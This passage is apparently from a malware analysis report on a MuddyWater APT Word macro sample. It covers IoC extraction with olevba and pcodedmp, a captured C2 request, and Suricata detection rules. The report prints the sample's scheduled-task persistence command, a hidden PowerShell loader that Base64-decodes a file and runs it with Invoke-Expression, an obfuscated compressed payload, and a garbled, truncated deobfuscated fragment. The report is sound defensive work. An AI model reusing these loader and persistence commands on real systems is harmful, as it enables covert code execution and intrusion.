start /MIN schtasks /Create /F /SC HOURLY /MO 1 /TN Win32ApiSyncTask /TR "C:\ProgramData\Win3
2ApiSync.bat"
```

Powershell commands and schedule task creation with the specific schedule task name can be used for IoC.

```
start /MIN powershell -exec bypass -w 1 -Command "$Sec=get-content -Path
'C:\ProgramData\Win32ApiSyncLog.txt';$dc=[System.Text.Encoding]::Unicode.GetString([System.C
onvert]::FromBase64String($Sec));Invoke-Expression $dc"
```

VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form1/o'

Tahoma

VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form2/o'

start /MIN schtasks /Create /F /SC HOURLY /MO 1 /TN Win32ApiSyncTask /TR
"C:\ProgramData\Win32ApiSync.bat"

| Type | Keyword | Description |
|------------|---------------------------|---|
| AutoExec | AutoOpen | Runs when the Word document is opened |
| Suspicious | Shell | May run an executable file or a system command |
| Suspicious | WScript.Shell | May run an executable file or a system command |
| Suspicious | powershell | May run PowerShell commands |
| Suspicious | Command | May run PowerShell commands |
| Suspicious | Invoke-Expression | May run PowerShell commands |
| Suspicious | CreateObject | May create an OLE object |
| Suspicious | CreateTextFile | May create a text file |
| Suspicious | CallByName | May attempt to obfuscate malicious function calls |
| Suspicious | Hex Strings | Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all) |
| Suspicious | Base64 Strings | Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all) |
| IOC | Win32ApiSync.bat | Executable file name |
| IOC | Win32ApiSyncTskSchdlr.bat | Executable file name |

Some strings which can be used for cerating Ioc is shown the given tables.


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\REM> sal a Invoke-Expression $(New-Object IO.StreamReader ($New-Object IO.Compression.DeflateStream ($New-Object IO.MemoryStream ($([Convert]::FromBase64String('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
```

The malicious macro code was assigned a variable with set-alias (sal a) command for decoding powershell at memory. It is a little trick for deobfuscating powershell code. When the code was tried to deobfuscate, IoC parts was seen at the screen like that;

```
'vaR','i')))+LE:"+"J"+"uP") ([tyPe]("(0){2}{1}"-F ("{1}{0}" -f 'ri','St'),'g','N') ) ; SV ("{1}{0}"
F'C2b','OT') ([TyPe]("(0){2}{1}"-F 'ENV','nt',"("0){2}{1}" -f 'Ir','E','onM')) ) ; try{$(GlobA'l':WE'BCLIEntobj)
'ew-obj'e'CT ("{5}{0}{1}{2}{3}{4}{5}{6}{7}{8}{9}{10}{11}{12}{13}{14}{15}{16}{17}{18}{19}{20}{21}{22}{23}{24}{25}{26}{27}{28}{29}{30}{31}{32}{33}{34}{35}{36}{37}{38}{39}{40}{41}{42}{43}{44}{45}{46}{47}{48}{49}{50}{51}{52}{53}{54}{55}{56}{57}{58}{59}{60}{61}{62}{63}{64}{65}{66}{67}{68}{69}{70}{71}{72}{73}{74}{75}{76}{77}{78}{79}{80}{81}{82}{83}{84}{85}{86}{87}{88}{89}{90}{91}{92}{93}{94}{95}{96}{97}{98}{99}{100}{101}{102}{103}{104}{105}{106}{107}{108}{109}{110}{111}{112}{113}{114}{115}{116}{117}{118}{119}{120}{121}{122}{123}{124}{125}{126}{127}{128}{129}{130}{131}{132}{133}{134}{135}{136}{137}{138}{139}{140}{141}{142}{143}{144}{145}{146}{147}{148}{149}{150}{151}{152}{153}{154}{155}{156}{157}{158}{159}{160}{161}{162}{163}{164}{165}{166}{167}{168}{169}{170}{171}{172}{173}{174}{175}{176}{177}{178}{179}{180}{181}{182}{183}{184}{185}{186}{187}{188}{189}{190}{191}{192}{193}{194}{195}{196}{197}{198}{199}{200}{201}{202}{203}{204}{205}{206}{207}{208}{209}{210}{211}{212}{213}{214}{215}{216}{217}{218}{219}{220}{221}{222}{223}{224}{225}{226}{227}{228}{229}{230}{231}{232}{233}{234}{235}{236}{237}{238}{239}{240}{241}{242}{243}{244}{245}{246}{247}{248}{249}{250}{251}{252}{253}{254}{255}{256}{257}{258}{259}{260}{261}{262}{263}{264}{265}{266}{267}{268}{269}{270}{271}{272}{273}{274}{275}{276}{277}{278}{279}{280}{281}{282}{283}{284}{285}{286}{287}{288}{289}{290}{291}{292}{293}{294}{295}{296}{297}{298}{299}{300}{301}{302}{303}{304}{305}{306}{307}{308}{309}{310}{311}{312}{313}{314}{315}{316}{317}{318}{319}{320}{321}{322}{323}{324}{325}{326}{327}{328}{329}{330}{331}{332}{333}{334}{335}{336}{337}{338}{339}{340}{341}{342}{343}{344}{345}{346}{347}{348}{349}{350}{351}{352}{353}{354}{355}{356}{357}{358}{359}{360}{361}{362}{363}{364}{365}{366}{367}{368}{369}{370}{371}{372}{373}{374}{375}{376}{377}{378}{379}{380}{381}{382}{383}{384}{385}{386}{387}{388}{389}{390}{391}{392}{393}{394}{395}{396}{397}{398}{399}{400}{401}{402}{403}{404}{405}{406}{407}{408}{409}{410}{411}{412}{413}{414}{415}{416}{417}{418}{419}{420}{421}{422}{423}{424}{425}{426}{427}{428}{429}{430}{431}{432}{433}{434}{435}{436}{437}{438}{439}{440}{441}{442}{443}{444}{445}{446}{447}{448}{449}{450}{451}{452}{453}{454}{455}{456}{457}{458}{459}{460}{461}{462}{463}{464}{465}{466}{467}{468}{469}{470}{471}{472}{473}{474}{475}{476}{477}{478}{479}{480}{481}{482}{483}{484}{485}{486}{487}{488}{489}{490}{491}{492}{493}{494}{495}{496}{497}{498}{499}{500}{501}{502}{503}{504}{505}{506}{507}{508}{509}{510}{511}{512}{513}{514}{515}{516}{517}{518}{519}{520}{521}{522}{523}{524}{525}{526}{527}{528}{529}{530}{531}{532}{533}{534}{535}{536}{537}{538}{539}{540}{541}{542}{543}{544}{545}{546}{547}{548}{549}{550}{551}{552}{553}{554}{555}{556}{557}{558}{559}{560}{561}{562}{563}{564}{565}{566}{567}{568}{569}{570}{571}{572}{573}{574}{575}{576}{577}{578}{579}{580}{581}{582}{583}{584}{585}{586}{587}{588}{589}{590}{591}{592}{593}{594}{595}{596}{597}{598}{599}{600}{601}{602}{603}{604}{605}{606}{607}{608}{609}{610}{611}{612}{613}{614}{615}{616}{617}{618}{619}{620}{621}{622}{623}{624}{625}{626}{627}{628}{629}{630}{631}{632}{633}{634}{635}{636}{637}{638}{639}{640}{641}{642}{643}{644}{645}{646}{647}{648}{649}{650}{651}{652}{653}{654}{655}{656}{657}{658}{659}{660}{661}{662}{663}{664}{665}{666}{667}{668}{669}{670}{671}{672}{673}{674}{675}{676}{677}{678}{679}{680}{681}{682}{683}{684}{685}{686}{687}{688}{689}{690}{691}{692}{693}{694}{695}{696}{697}{698}{699}{700}{701}{702}{703}{704}{705}{706}{707}{708}{709}{710}{711}{712}{713}{714}{715}{716}{717}{718}{719}{720}{721}{722}{723}{724}{725}{726}{727}{728}{729}{730}{731}{732}{733}{734}{735}{736}{737}{738}{739}{740}{741}{742}{743}{744}{745}{746}{747}{748}{749}{750}{751}{752}{753}{754}{755}{756}{757}{758}{759}{760}{761}{762}{763}{764}{765}{766}{767}{768}{769}{770}{771}{772}{773}{774}{775}{776}{777}{778}{779}{780}{781}{782}{783}{784}{785}{786}{787}{788}{789}{790}{791}{792}{793}{794}{795}{796}{797}{798}{799}{800}{801}{802}{803}{804}{805}{806}{807}{808}{809}{810}{811}{812}{813}{814}{815}{816}{817}{818}{819}{820}{821}{822}{823}{824}{825}{826}{827}{828}{829}{830}{831}{832}{833}{834}{835}{836}{837}{838}{839}{840}{841}{842}{843}{844}{845}{846}{847}{848}{849}{850}{851}{852}{853}{854}{855}{856}{857}{858}{859}{860}{861}{862}{863}{864}{865}{866}{867}{868}{869}{870}{871}{872}{873}{874}{875}{876}{877}{878}{879}{880}{881}{882}{883}{884}{885}{886}{887}{888}{889}{890}{891}{892}{893}{894}{895}{896}{897}{898}{899}{900}{901}{902}{903}{904}{905}{906}{907}{908}{909}{910}{911}{912}{913}{914}{915}{916}{917}{918}{919}{920}{921}{922}{923}{924}{925}{926}{927}{928}{929}{930}{931}{932}{933}{934}{935}{936}{937}{938}{939}{940}{941}{942}{943}{944}{945}{946}{947}{948}{949}{950}{951}{952}{953}{954}{955}{956}{957}{958}{959}{960}{961}{962}{963}{964}{965}{966}{967}{968}{969}{970}{971}{972}{973}{974}{975}{976}{977}{978}{979}{980}{981}{982}{983}{984}{985}{986}{987}{988}{989}{990}{991}{992}{993}{994}{995}{996}{997}{998}{999}{1000}{1001}{1002}{1003}{1004}{1005}{1006}{1007}{1008}{1009}{1010}{1011}{1012}{1013}{1014}{1015}{1016}{1017}{1018}{1019}{1020}{1021}{1022}{1023}{1024}{1025}{1026}{1027}{1028}{1029}{1030}{1031}{1032}{1033}{1034}{1035}{1036}{1037}{1038}{1039}{1040}{1041}{1042}{1043}{1044}{1045}{1046}{1047}{1048}{1049}{1050}{1051}{1052}{1053}{1054}{1055}{1056}{1057}{1058}{1059}{1060}{1061}{1062}{1063}{1064}{1065}{1066}{1067}{1068}{1069}{1070}{1071}{1072}{1073}{1074}{1075}{1076}{1077}{1078}{1079}{1080}{1081}{1082}{1083}{1084}{1085}{1086}{1087}{1088}{1089}{1090}{1091}{1092}{1093}{1094}{1095}{1096}{1097}{1098}{1099}{1100}{1101}{1102}{1103}{1104}{1105}{1106}{1107}{1108}{1109}{1110}{1111}{1112}{1113}{1114}{1115}{1116}{1117}{1118}{1119}{1120}{1121}{1122}{1123}{1124}{1125}{1126}{1127}{1128}{1129}{1130}{1131}{1132}{1133}{1134}{1135}{1136}{1137}{1138}{1139}{1140}{1141}{1142}{1143}{1144}{1145}{1146}{1147}{1148}{1149}{1150}{1151}{1152}{1153}{1154}{1155}{1156}{1157}{1158}{1159}{1160}{1161}{1162}{1163}{1164}{1165}{1166}{1167}{1168}{1169}{1170}{1171}{1172}{1173}{1174}{1175}{1176}{1177}{1178}{1179}{1180}{1181}{1182}{1183}{1184}{1185}{1186}{1187}{1188}{1189}{1190}{1191}{1192}{1193}{1194}{1195}{1196}{1197}{1198}{1199}{1200}{1201}{1202}{1203}{1204}{1205}{1206}{1207}{1208}{1209}{1210}{1211}{1212}{1213}{1214}{1215}{1216}{1217}{1218}{1219}{1220}{1221}{1222}{1223}{1224}{1225}{1226}{1227}{1228}{1229}{1230}{1231}{1232}{1233}{1234}{1235}{1236}{1237}{1238}{1239}{1240}{1241}{1242}{1243}{1244}{1245}{1246}{1247}{1248}{1249}{1250}{1251}{1252}{1253}{1254}{1255}{1256}{1257}{1258}{1259}{1260}{1261}{1262}{1263}{1264}{1265}{1266}{1267}{1268}{1269}{1270}{1271}{1272}{1273}{1274}{1275}{1276}{1277}{1278}{1279}{1280}{1281}{1282}{1283}{1284}{1285}{1286}{1287}{1288}{1289}{1290}{1291}{1292}{1293}{1294}{1295}{1296}{1297}{1298}{1299}{1300}{1301}{1302}{1303}{1304}{1305}{1306}{1307}{1308}{1309}{1310}{1311}{1312}{1313}{1314}{1315}{1316}{1317}{1318}{1319}{1320}{1321}{1322}{1323}{1324}{1325}{1326}{1327}{1328}{1329}{1330}{1331}{1332}{1333}{1334}{1335}{1336}{1337}{1338}{1339}{1340}{1341}{1342}{1343}{1344}{1345}{1346}{1347}{1348}{1349}{1350}{1351}{1352}{1353}{1354}{1355}{1356}{1357}{1358}{1359}{1360}{1361}{1362}{1363}{1364}{1365}{1366}{1367}{1368}{1369}{1370}{1371}{1372}{1373}{1374}{1375}{1376}{1377}{1378}{1379}{1380}{1381}{1382}{1383}{1384}{1385}{1386}{1387}{1388}{1389}{1390}{1391}{1392}{1393}{1394}{1395}{1396}{1397}{1398}{1399}{1400}{1401}{1402}{1403}{1404}{1405}{1406}{1407}{1408}{1409}{1410}{1411}{1412}{1413}{1414}{1415}{1416}{1417}{1418}{1419}{1420}{1421}{1422}{1423}{1424}{1425}{1426}{1427}{1428}{1429}{1430}{1431}{1432}{1433}{1434}{1435}{1436}{1437}{1438}{1439}{1440}{1441}{1442}{1443}{1444}{1445}{1446}{1447}{1448}{1449}{1450}{1451}{1452}{1453}{1454}{1455}{1456}{1457}{1458}{1459}{1460}{1461}{1462}{1463}{1464}{1465}{1466}{1467}{1468}{1469}{1470}{1471}{1472}{1473}{1474}{1475}{1476}{1477}{1478}{1479}{1480}{1481}{1482}{1483}{1484}{1485}{1486}{1487}{1488}{1489}{1490}{1491}{1492}{1493}{1494}{1495}{1496}{1497}{1498}{1499}{1500}{1501}{1502}{1503}{1504}{1505}{1506}{1507}{1508}{1509}{1510}{1511}{1512}{1513}{1514}{1515}{1516}{1517}{1518}{1519}{1520}{1521}{1522}{1523}{1524}{1525}{1526}{1527}{1528}{1529}{1530}{1531}{1532}{1533}{1534}{1535}{1536}{1537}{1538}{1539}{1540}{1541}{1542}{1543}{1544}{1545}{1546}{1547}{1548}{1549}{1550}{1551}{1552}{1553}{1554}{1555}{1556}{1557}{1558}{1559}{1560}{1561}{1562}{1563}{1564}{1565}{1566}{1567}{1568}{1569}{1570}{1571}{1572}{1573}{1574}{1575}{1576}{1577}{1578}{1579}{1580}{1581}{1582}{1583}{1584}{1585}{1586}{1587}{1588}{1589}{1590}{1591}{1592}{1593}{1594}{1595}{1596}{1597}{1598}{1599}{1600}{1601}{1602}{1603}{1604}{1605}{1606}{1607}{1608}{1609}{1610}{1611}{1612}{1613}{1614}{1615}{1616}{1617}{1618}{1619}{1620}{1621}{1622}{1623}{1624}{1625}{1626}{1627}{1628}{1629}{1630}{1631}{1632}{1633}{1634}{1635}{1636}{1637}{1638}{1639}{1640}{1641}{1642}{1643}{1644}{1645}{1646}{1647}{1648}{1649}{1650}{1651}{1652}{1653}{1654}{1655}{1656}{1657}{1658}{1659}{1660}{1661}{1662}{1663}{1664}{1665}{1666}{1667}{1668}{1669}{1670}{1671}{1672}{1673}{1674}{1675}{1676}{1677}{1678}{1679}{1680}{1681}{1682}{1683}{1684}{1685}{1686}{1687}{1688}{1689}{1690}{1691}{1692}{1693}{1694}{1695}{1696}{1697}{1698}{1699}{1700}{1701}{1702}{1703}{1704}{1705}{1706}{1707}{1708}{1709}{1710}{1711}{1712}{1713}{1714}{1715}{1716}{1717}{1718}{1719}{1720}{1721}{1722}{1723}{1724}{1725}{1726}{1727}{1728}{1729}{1730}{1731}{1732}{1733}{1734}{1735}{1736}{1737}{1738}{1739}{1740}{1741}{1742}{1743}{1744}{1745}{1746}{1747}{1748}{1749}{1750}{1751}{1752}{1753}{1754}{1755}{1756}{1757}{1758}{1759}{1760}{1761}{1762}{1763}{1764}{1765}{1766}{1767}{1768}{1769}{1770}{1771}{1772}{1773}{1774}{1775}{1776}{1777}{1778}{1779}{1780}{1781}{1782}{1783}{1784}{1785}{1786}{1787}{1788}{1789}{1790}{1791}{1792}{1793}{1794}{1795}{1796}{1797}{1798}{1799}{1800}{1801}{1802}{1803}{1804}{1805}{1806}{1807}{1808}{1809}{1810}{1811}{1812}{1813}{1814}{1815}{1816}{1817}{1818}{1819}{1820}{1821}{1822}{1823}{1824}{1825}{1826}{1827}{1828}{1829}{1830}{1831}{1832}{1833}{1834}{1835}{1836}{1837}{1838}{1839}{1840}{1841}{1842}{1843}{1844}{1845}{1846}{1847}{1848}{1849}{1850}{1851}{1852}{1853}{1854}{1855}{1856}{1857}{1858}{1859}{1860}{1861}{1862}{1863}{1864}{1865}{1866}{1867}{1868}{1869}{1870}{1871}{1872}{1873}{1874}{1875}{1876}{1877}{1878}{1879}{1880}{1881}{1882}{1883}{1884}{1885}{1886}{1887}{1888}{1889}{1890}{1891}{1892}{1893}{1894}{1895}{1896}{1897}{1898}{1899}{1900}{1901}{1902}{1903}{1904}{1905}{1906}{1907}{1908}{1909}{1910}{1911}{1912}{1913}{1914}{1915}{1916}{1917}{1918}{1919}{1920}{1921}{1922}{1923}{1924}{1925}{1926}{1927}{1928}{1929}{1930}{1931}{1932}{1933}{1934}{1935}{1936}{1937}{1938}{1939}{1940}{1941}{1942}{1943}{1944}{1945}{1946}{1947}{1948}{1949}{1950}{1951}{1952}{1953}{1954}{1955}{1956}{1957}{1958}{1959}{1960}{1961}{1962}{1963}{1964}{1965}{1966}{1967}{1968}{1969}{1970}{1971}{1972}{1973}{1974}{1975}{1976}{1977}{1978}{1979}{1980}{1981}{1982}{1983}{1984}{1985}{1986}{1987}{1988}{1989}{1990}{1991}{1992}{1993}{1994}{1995}{1996}{1997}{1998}{1999}{2000}{2001}{2002}{2003}{2004}{2005}{2006}{2007}{2008}{2009}{2010}{2011}{2012}{2013}{2014}{2015}{2016}{2017}{2018}{2019}{2020}{2021}{2022}{2023}{2024}{2025}{2026}{2027}{2028}{2029}{2030}{2031}{2032}{2033}{2034}{2035}{2036}{2037}{2038}{2039}{2040}{2041}{2042}{2043}{2044}{2045}{2046}{2047}{2048}{2049}{2050}{2051}{2052}{2053}{2054}{2055}{2056}{2057}{2058}{2059}{2060}{2061}{2062}{2063}{2064}{2065}{2066}{2067}{2068}{2069}{2070}{2071}{2072}{2073}{2074}{2075}{2076}{2077}{2078}{2079}{2080}{2081}{2082}{2083}{2084}{2085}{2086}{2087}{2088}{2089}{2090}{2091}{2092}{2093}{2094}{2095}{2096}{2097}{2098}{2099}{2100}{2101}{2102}{2103}{2104}{2105}{2106}{2107}{2108}{2109}{2110}{2111}{2112}{2113}{2114}{2115}{2116}{2117}{2118}{2119}{2120}{2121}{2122}{2123}{2124}{2125}{2126}{2127}{2128}{2129}{2130}{2131}{2132}{2133}{2134}{2135}{2136}{2137}{2138}{2139}{2140}{2141}{2142}{2143}{2144}{2145}{2146}{2147}{2148}{2149}{2150}{2151}{2152}{2153}{2154}{2155}{2156}{2157}{2158}{2159}{2160}{2161}{2162}{2163}{2164}{2165}{2166}{2167}{2168}{2169}{2170}{2171}{2172}{2173}{2174}{2175}{2176}{2177}{2178}{2179}{2180}{2181}{2182}{2183}{2184}{2185}{2186}{2187}{2188}{2189}{2190}{2191}{2192}{2193}{2194}{2195}{2196}{2197}{2198}{2199}{2200}{2201}{2202}{2203}{2204}{2205}{2206}{2207}{2208}{2209}{2210}{2211}{2212}{2213}{2214}{2215}{2216}{2217}{2218}{2219}{2220}{2221}{2222}{2223}{2224}{2225
```

```

remnux@remnux:~/Desktop$ pcodedmp.py malware.doc |more
Processing file: malware.doc
=====
dir stream: Macros/VBA/dir
-----
dir stream after decompression:
1829 bytes
dir stream parsed:
00000000: PROJ_SYSKIND:
00000000  03 00 00 00      ....

0000000A: PROJ_LCID:
00000000  09 04 00 00      ....

00000014: PROJ_LCIDINVOKE:
00000000  09 04 00 00      ....

0000001E: PROJ_CODEPAGE:
00000000  E4 04              ..

00000026: PROJ_NAME:
00000000  53 69 6C 65 6E 74 41 73 73 61 73 73 69 6E      SilentAssassin

```

Pcodedump tool was used for investigating the files macros old versions. “SilentAssassin” strings can be seen as Proj_Name and it was written by the adversary.

Some IoC’s;

```

schtasks /Create /F /SC HOURLY /MO 1 /TN Win32ApiSyncTask /TR "C:\ProgramData\Win32ApiSyn
powershell -exec bypass -w 1 -Command

"$Sec=get-content -Path
'C:\ProgramData\Win32ApiSyncLog.txt';$dc=[System.Text.Encoding]::Unicode.GetString([System.C
onvert]::FromBase64String($Sec));Invoke-Expression $dc"

```

CREATING SURICATA RULES AGAINST THREAT ACTOR

In this part of the report, Suricata rules are written for detecting or preventing Muddy Water threat actors specific malware attacks at the network level. First default rule path was set and only local.rules and botcc.rules was activated for taking faster results.

```
##
## Configure Suricata to load Suricata-Update managed rules.
##
## If this section is completely commented out move down to the "Advanced rule
## file configuration".
##

#default-rule-path: /var/lib/suricata/rules
#rule-files:
# - suricata.rules

##
## Advanced rule file configuration.
##
## If this section is completely commented out then your configuration
## is setup for suricata-update as it was most likely bundled and
## installed with Suricata.
##

default-rule-path: /etc/suricata/rules

rule-files:
- local.rules
- botcc.rules
# - botcc.portgrouped.rules
# - ciarmy.rules
# - compromised.rules
# - drop.rules
# - dshield.rules
```

Home Network and External network IP settings were done for replaying the pcap file with appropriate subnets.

```
%YAML 1.1
---

# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://suricata.readthedocs.io/en/latest/configuration/suricata-yaml.html

##
## Step 1: inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

    EXTERNAL_NET: "!$HOME_NET"
    #EXTERNAL_NET: "any"
```

The first rules was written with the IP address and port indicators.

```
> Ethernet II, Src: RealtekU_4a:04:af (52:54:00:4a:04:af), Dst: RealtekU_36:3e:ff (52:54:00:36:3e:ff)
> Internet Protocol Version 4, Src: 192.168.100.1, Dst: 94.23.148.194
> Transmission Control Protocol, Src Port: 50983, Dst Port: 80, Seq: 380, Ack: 26, Len: 8
> [2 Reassembled TCP Segments (387 bytes): #205(379), #208(8)]
▼ Hypertext Transfer Protocol
  > [truncated]POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtrKyTnJYtQzct
    Host: 94.23.148.194\r\n
  > Content-Length: 8\r\n
    Expect: 100-continue\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI [truncated]: http://94.23.148.194/serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQj
    [HTTP request 2/2]
    [Response in frame: 210]
    File Data: 8 bytes
▼ Data (8 bytes)
  Data: 68656c6c6f4d7367
  [Length: 8]
```

```
0000 50 4f 53 54 20 2f 73 65 72 76 65 72 53 63 72 69 POST /se rverScri
0010 70 74 2f 63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 pt/clien tFrontLi
0020 6e 65 2f 68 65 6c 6c 6f 53 65 72 76 65 72 2e 70 ne/hello Server.p
0030 68 70 3f 68 65 6c 6c 6f 4d 73 67 3d 4e 45 45 74 hp?hello Msg=NEEt
0040 4e 6b 45 74 51 6a 4d 74 4e 30 45 74 4f 44 67 74 NkEtQjMt N0EtODgt
0050 51 6a 51 74 4d 45 59 74 4e 6a 51 74 52 6b 59 74 QjQtMEYt NjQtRkyt
0060 4e 6a 59 74 51 7a 63 74 4f 54 59 74 4e 7a 63 74 NjYtQzct OTYtNzct
0070 4d 30 55 74 4d 7a 55 74 52 44 55 71 4e 44 41 7a M0UtMzUt RDUqNDaz
0080 4d 7a 51 77 4d 7a 4d 71 25 30 44 25 30 41 63 32 MzQwMzMq %0D%0Ac2
0090 4e 79 64 45 46 6e 62 6e 51 78 4c 6a 45 71 54 57 NydEFnbn QxLjEqTW
00a0 6c 6a 63 6d 39 7a 62 32 5a 30 49 46 64 70 62 6d lJcm9zb2 Z0IFdpbm
00b0 52 76 64 33 4d 67 4e 79 42 51 63 6d 39 6d 5a 58 Rvd3MgNy BQcm9mZX
00c0 4e 7a 61 57 39 75 59 57 77 71 4d 7a 49 74 59 6d NzaW9uYW wqMzItYm
00d0 6c 30 4b 6c 56 54 52 56 49 74 25 30 44 25 30 41 l0KlVTRV It%0D%0A
00e0 55 45 4d 71 56 30 39 53 53 30 64 53 54 31 56 51 UEMqV09S S0dST1VQ
00f0 4b 6c 56 54 52 56 49 74 55 45 4e 63 59 57 52 74 KlVTRVIt UENcYWRt
0100 61 57 34 71 4d 54 6b 79 4c 6a 45 32 4f 43 34 78 aw4qMTky LjE2OC4x
0110 4d 44 41 75 4d 54 45 30 20 48 54 54 50 2f 31 2e MDAuMTE0 HTTP/1.
0120 31 0d 0a 48 6f 73 74 3a 20 39 34 2e 32 33 2e 31 1..Host: 94.23.1
0130 34 38 2e 31 39 34 0d 0a 43 6f 6e 74 65 6e 74 2d 48.194.. Content-
0140 4c 65 6e 67 74 68 3a 20 38 0d 0a 45 78 70 65 63 Length: 8..Expec
0150 74 3a 20 31 30 30 2d 63 6f 6e 74 69 6e 75 65 0d t: 100-c ontinue
0160 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 ..Connect ion: Kee
0170 70 2d 41 6c 69 76 65 0d 0a 0d 0a 68 65 6c 6c 6f p-Alive ..hello
0180 4d 73 67 Msg
```

If a connection will be established from HOME_NET to EXTERNAL_NET with C2C IP from TCP 80 suricata will alert to us.

```
alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C
2C connection"; content:"helloMsg"; offset:0; depth:8; sid:30000; classty
pe:trojan-activity; rev:1;)
```


The signature was tested by replying the pcap network traffic and Suricata successfully could generate an alert.

```
hacker@ubuntu: ~/Desktop 73x43
hacker@ubuntu:~/Desktop/test$ cd ..
hacker@ubuntu:~/Desktop$ sudo suricata -r case1.pcap -c /etc/suricata/suricata.yaml -k none -l test
25/1/2023 -- 23:34:24 - <Notice> - This is Suricata version 4.1.4 RELEASE
25/1/2023 -- 23:34:24 - <Warning> - [ERRCODE: SC_ERR_NOT_SUPPORTED(225)]
- dns-log is not available when Rust is enabled.
